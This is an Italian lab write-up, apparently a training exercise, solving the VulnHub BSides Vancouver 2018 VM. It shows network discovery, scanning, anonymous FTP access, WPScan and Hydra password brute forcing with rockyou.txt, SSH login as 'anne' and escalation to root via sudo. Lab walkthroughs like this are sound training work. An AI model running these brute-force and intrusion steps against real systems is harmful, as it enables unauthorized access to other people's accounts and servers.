HACKING VM BLACKBOX

ESERCIZIO 3

TRACCIA

Scaricare ed importare una macchina virtuale da questo link:

https://download.vulnhub.com/bsidesvancouver2018/BSides-Vancouver-2018-Workshop.ova

Effettuare quindi gli attacchi necessari per diventare root. Sono presenti almeno 2 modi per diventare root su questa macchina. Nel frattempo, studiare a fondo la macchina per scoprire tutti i segreti.

L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è detto test di BlackBox.

Non vengono fornite indicazioni sulla configurazione delle macchine. Preferibilmente non usare l'utente root su kali ma inviare i comandi che lo necessitano usando il comando sudo.

CONFIGURAZIONE MACCHINA

- Scaricare la macchina virtuale al link: https://download.vulnhub.com/bsidesvancouver2018/BSides-Vancouver-2018-Workshop.ova
- Configurazione macchina su VirtualBox: per configurare la macchina basterà fare doppio click sul file.ova scaricato:

```
BSides-Vancouver-2018-Workshop
```

• L'interfaccia che ci troveremo davanti sarà questa, in quanto come anticipato, è un test di BlackBox quindi non sappiamo niente di questa macchina/server.

```
Welcome to BSides Vancouver 2018! Happy hacking
bsides2018 login:
```

INDIVIDUO L'IP DELLA MACCHINA TARGET

Individuo l'IP della macchina target, possiamo reperirlo in almeno diversi modi, di seguito ne elenco 3:

1) # tcpdump

```
(root⊗kali)-[~]

# tcpdump

tcpdump: verbose output suppressed, use -v[v]... for full protocol decode

listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes

23:40:30.897695 IP 192.168.13.105.bootpc > 192.168.13.100.bootps: BOOTP/DHCP, Req

uest from 08:00:27:01:2e:31 (oui Unknown), length 300

23:40:30.897786 IP 192.168.13.100 > 192.168.13.105: ICMP 192.168.13.100 udp port

bootps unreachable, length 336

23:40:38.848186 IP 192.168.13.100.59604 > 239.255.255.250.1900: UDP, length 175

23:40:39.850562 IP 192.168.13.100.59604 > 239.255.255.250.1900: UDP, length 175

23:40:40.851829 IP 192.168.13.100.59604 > 239.255.255.250.1900: UDP, length 175

^C

5 packets captured

5 packets received by filter

0 packets dropped by kernel
```

23:40:30.897695 – Timestamp di quando il pacchetto è stato acquisito.

IP 192.168.13.105 -

IP e numero di porta dell'host di origine (KaliLinux)

192.168.13.100 -

IP e numero di porta dell'host di destinazione.

length 336 -

La lunghezza dei dati del payload.

2) \$ nmap -sn 192.168.13.100-254

```
(kali® kali)-[~]
$ nmap -sn 192.168.13.100-254
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-26 02:08 CEST
Nmap scan report for 192.168.13.100
Host is up (0.00037s latency).
Nmap scan report for 192.168.13.10.
Host is up (0.040s latency).
Nmap done: 155 IP addresses (2 hosts up) scanned in 3.76 seconds
```

3) #netdiscover

```
File Actions Edit View Help
Currently scanning: 192.168.22.0/16 | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180
  ΙP
              At MAC Address
                                        Len MAC Vendor / Hostname
                               Count
192.168.13.100 08:00:27:7d:f8:ec
                                   1
                                         60
                                             PCS Systemtechnik GmbH
1
                                         60 Unknown vendor
192.168.13.105 08:00:27:01:2e:31
                                   1
                                         60 PCS Systemtechnik GmbH
```

Effettuo un ping all'IP 192.168.13.105 e confermiamo che la macchine è effettivamente raggiungibile

```
(kali⊗ kali)-[~]
$ ping 192.168.13.105
PING 192.168.13.105 (192.168.13.105) 56(84) bytes of data.
64 bytes from 192.168.13.105: icmp_seq=6 ttl=64 time=2.30 ms
64 bytes from 192.168.13.105: icmp_seq=7 ttl=64 time=5.17 ms
64 bytes from 192.168.13.105: icmp_seq=8 ttl=64 time=1.79 ms
64 bytes from 192.168.13.105: icmp_seq=9 ttl=64 time=1.33 ms
^C
— 192.168.13.105 ping statistics —
9 packets transmitted, 4 received, 55.5556% packet loss, time 8264ms
rtt min/avg/max/mdev = 1.327/2.647/5.168/1.495 ms
```

INDIVIDUO LE PORTE APERTE

Una volta stabilito quale sia l'ip della macchina target, procedo con l'individuazione delle porte aperte, eseguendo il comando:

```
$ sudo nmap -A 192.168.13.105
```

lo switch -A, consente il rilevamento del sistema operativo, il rilevamento della versione, la scansione degli script e il traceroute e trovo le 3 porte TCP aperte della macchina target, evidenziate nella seguente immagine:


```
-(kali⊕kali)-[~]
    <u>sudo</u> nmap -A 192.168.13.105
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-25 23:44 CEST
Nmap scan report for 192.168.13.105
Host is up (0.0023s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE VERSION
 1/tcp open ftp vsftpd 2.3.5
ftp-anon: Anonymous FTP login allowed (FTP code 230)
 _drwxr-xr-x
               2 65534 65534
                                        4096 Mar 03 2018 public
 ftp-syst:
    STAT:
 FTP server status:
       Connected to 192.168.13.100
       Logged in as ftp
       TYPE: ASCIT
       No session bandwidth limit
       Session timeout in seconds is 300
       Control connection is plain text
       Data connections will be plain text
       At session startup, client count was 1
       vsFTPd 2.3.5 - secure, fast, stable
 End of status
                     OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)
 22/tcp open ssh
 ssh-hostkey:
    1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
    2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
    256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp open http Apache httpd 2.2.22 ((Ubuntu))
_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
  /backup_wordpress
MAC Address: 08:00:27:01:2E:31 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE
HOP RTT
            ADDRESS
   2.27 ms 192.168.13.105
OS and Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.42 seconds
```

Analizzando il risultato della scansione Nmap, vediamo che abbiamo connessione con i servizi:

- FTP
- SSH
- HTTP

Partiamo con l'analisi del servizio HTTP

HTTP (porta 80)



Posso scansionare il servizio Web con il tool nikto. Il comando sarà quindi:

nikto -host http://192.168.13.105/

Cos'è nikto?

Nikto è uno degli scanner per server Web più popolari progettati per rilevare le impronte digitali e testare i server Web per una varietà di possibili punti deboli, inclusi file potenzialmente pericolosi e versioni obsolete di applicazioni e librerie. Nikto è uno scanner di server Web Open Source (GPL) che esegue test completi sui server Web per più elementi. Verifica inoltre la presenza di elementi di configurazione del server, ad esempio la presenza di più file di indice, opzioni del server HTTP e tenterà di identificare i server Web e il software installati.


```
nikto -- host http://192.168.13.105/
- Nikto v2.5.0
+ Target IP:
                       192.168.13.105
+ Target Hostname:
                       192.168.13.105
+ Target Port:
                       80
                      2023-09-25 22:26:36 (GMT2)
+ Start Time:
+ Server: Apache/2.2.22 (Ubuntu)
+ /: Server may leak inodes via ETags, header found with file /, inode: 2140, size: 177, mtime: Sat Mar 3 20:17:59 2018. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-
US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content
of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-
scanner/vulnerabilities/missing-content-type-header/
+ /backup wordpress/: Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.26.
+ /backup_wordpress/: Drupal Link header found with value: </backup_wordpress/?rest_route=/>; rel="https://api.w.org/". See: https://www.drupal.org/
+ /robots.txt: Entry '/backup_wordpress/' is returned a non-forbidden or redirect HTTP code (200). See:
https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 1 entry which should be manually viewed. See: https://developer.mozilla.org/en-U
S/docs/Glossary/Robots.txt
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute forc
e file names. The following alternatives for 'index' were found: index.html. See: http://www.wisec.it/se
ctou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for
 the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-i
consreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 13 item(s) reported on remote host
                       2023-09-25 22:27:15 (GMT2) (39 seconds)
+ End Time:
 1 host(s) tested
```

Il tool nikto non ha dato risultati che potrebbero aiutarci a recuperare l'utenza root passiamo quindi a un'altra scansione:

\$ sudo dirb http://192.168.13.105/


DIRB è uno scanner di contenuti Web. Cerca Web esistenti (e/o nascosti) Oggetti. Fondamentalmente funziona lanciando un attacco basato su dizionario contro un server web e analizzando le risposte.

Qui abbiamo trovato il file robots.txt, andiamo quindi a inserirlo nel nostro browser come in figura:



Analizziamo il contenuto della cartella /backup_wordpress c

WordPress è una sorta di framework PHP che rilascia i suoi aggiornamenti di sicurezza molto frequentemente. Quindi, potrebbe essere possibile che possa contenere qualche vulnerabilità che potrebbe aiutarci a identificare un modo per andare oltre da qui.



Abbiamo trovato il sito wordpress, ci servono però delle utenze da provare per poter sfruttare una vulnerabilità ed arrivare all'utenza root della VM

FTP (porta 21)

Un'altra cosa che abbiamo ottenuto dalla scansione Nmap è stata una porta FTP aperta. Dopo aver ottenuto con successo la connessione FTP vediamo che esiste una directory pubblica che contiene un file users.txt.bk.

```
-$ ftp 192.168.13.105
Connected to 192.168.13.105.
220 (vsFTPd 2.3.5)
Name (192.168.13.105:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||18342|).
150 Here comes the directory listing. drwxr-xr-x 2 65534 65534
                                       4096 Mar 03 2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||9329|).
150 Here comes the directory listing.
-rw-r--r-- 1 0 0
                                          31 Mar 03 2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
2.98 KiB/s
                                                                            00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (2.21 KiB/s)
ftp> exit
221 Goodbye.
```

Vediamo il contenuto del file users.txt.bk. con il comando "cat users.txt.bk"

Nella schermata di Login:



Tento ad accedere con il primo utente: abatchy ed inserisco una password casuale. Tuttavia, ci dice che l'username non è valido.



ERROR: Invalid username. <u>Lost your password?</u>

Quando provo con l'utente john invece, il risultato è diverso: ci dice che la password inserita per 'john' è sbagliata.




ERROR: The password you entered for the username john is incorrect. Lost your password?

Significa che questo nome utente è un nome utente valido sul sistema. Poiché questa schermata di accesso non ha alcun meccanismo di Captcha o Account Lockout, ho eseguito un attacco di forza bruta basato su dizionario.

Gli attacchi di forza bruta di WordPress di WPScan potrebbero richiedere del tempo per essere completati. La durata della scansione dipende principalmente dalle dimensioni del file del dizionario delle password. Per impostazione predefinita, WPScan invia 5 richieste contemporaneamente.

Eseguiamo quindi il comando:

wpscan -url http://192.168.13.105/backup_wordpass -usernames john -passwords /usr/share/wordlists/rockyou.txt



Analizzando i risultati possiamo notare che il nostro comando ha portato dei risultati interessanti. Abbiamo ottenuto una combinazione valida che le seguenti credenziali di accesso:

| Username: john, Password: enigma

Torniamo alla schermata di login di Wordpress e riesco quindi ad accedere alla schermata Utenti di WordPress con le credenziali di accesso ottenute con la scansione wpscan.





Come abbiamo analizzato precedentemente, l'accesso in FTP è solo in lettura

```
21/tcp open
            ftp
                     vsftpd 2.3.5
 ftp-syst:
   STAT:
 FTP server status:
      Connected to 192.168.13.100
      Logged in as ftp
      TYPE: ASCII
      No session bandwidth limit
      Session timeout in seconds is 300
      Control connection is plain text
      Data connections will be plain text
      At session startup, client count was 2
      vsFTPd 2.3.5 - secure, fast, stable
 End of status
 ftp-anon: Anonymous FTP login allowed (FTP code 230)
                                         <del>4096</del> Mar 03
                2 65534
                           65534
                                                      2018 public
```

Proviamo a connetterci al terzo servizio attivo trovato: Servizio SSH

SSH (porta 22)

Abbiamo già un elenco di utenti che si trovano nel file 'users.txt.bk'

```
(kali⊗kali)-[~]
$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

Ma prima di iniziare a forzare le loro password SSH, controlliamo se l'autenticazione della password è consentita per ciascuno di essi.

Poiché l'autenticazione a chiave pubblica è più difficile da violare rispetto alle password, concentriamoci sul bruteforcing della password SSH di 'anne'.

Con il comando:

\$ hydra -l anne -P /usr/share/wordlists/rockyou.txt 192.168.13.105 ssh -t 4

Ora che abbiamo un nome utente e una password per la connessione SSH. Ci autentichiamo per questo nome utente: anne

\$ ssh anne@192.168.13.105

```
(kali⊗ kali)-[~]
$ ssh anne@192.168.13.105's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

* Documentation: https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.
New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
Last login: Mon Sep 25 14:20:58 2023 from 192.168.13.100
anne@bsides2018:~$ ■
```

Siamo riusciti ad ottenere l'accesso, questo ci conferma che la password trovata con Hydra è corretta. Accedo all'utenza root:

\$ sudo su

```
anne@bsides2018:~$ sudo su
[sudo] password for anne:
```

Analizzo le directory e trovo il file 'flag.txt'

cat flag.txt

```
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17

root@bsides2018:~# ■
```

Siamo riusciti ad ottenere l'utenza root in questa VM, entriamo quindi nella VM BsidesVancouver2018 in modo tale da poter confermare le nostre informazioni trovate: